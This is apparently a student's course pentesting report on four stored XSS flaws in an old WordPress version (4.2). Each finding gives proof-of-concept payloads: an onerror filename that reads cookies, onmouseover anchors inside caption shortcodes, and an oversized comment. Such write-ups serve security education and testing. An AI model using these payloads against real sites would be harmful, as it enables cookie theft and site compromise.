# Unit -7 project

**Time Spent: 5 hours** 

## **Pentesting report:**

## 1. Stored XSS

**Summary:** User can perform stored xss by editing the file name of an image in the library by injecting javascript.


Vulnerability type: XSS Tested in version: 4.2

POC:

a. Go to media library and click 'add new'.

**b.** Select an image from the system and edit the filename with the script.

c. xyzxyzabc<img src=a onerror=alert(document.cookie)>.jpg



## 2. Stored XSS by Authenticated User

Summary: User can perform xss by adding the HTML href tag as a post.


Vulnerability type: XSS Tested in version: 4.2

POC:

a. Log In as admin

**b.** Create new post and switch to text mode inorder to edit HTML and insert malicious code

c. <a href="[caption code=">]</a><a title=" onmouseover=alert('exploit!') ">link</a>



## 3. Unauthenticated XSS

**Summary:** Comment column has a limit of 64kb per comment. If we exceed this causes to corrupt and run the malicious code injected.

Vulnerability type: XSS Buffer Overflow


Tested in version: 4.2

POC:

**a.** Construct a message over 64kb in size [use this site: https://onlinefiletools.com/generate-random-text-file]

b. Use html a title='x onmouseover=alert(unescape(/hello%20world/.source)) style=position:absolute;left:0;top:0;width:5000px;height:5000px VULNERABLE...[64 kb]..AAA'></a>

c. Post the comment and we can see the exploit working.



#### 4. Stored XSS

**Summary:** User can perform xss by injecting arbitrary webscript or HTML to leverage unclosed HTML elemenets.

Vulnerability type: XSS (CVE-2015-5714)

Tested in version: 4.2

POC:

**a.** Login as user and create a new post

**b.** Switch to html mode and insert malicious code

c. [caption width="1" caption='<a href="" ">]</a><a href="
onmouseover='alert("exploit!")' ">Click!</a>

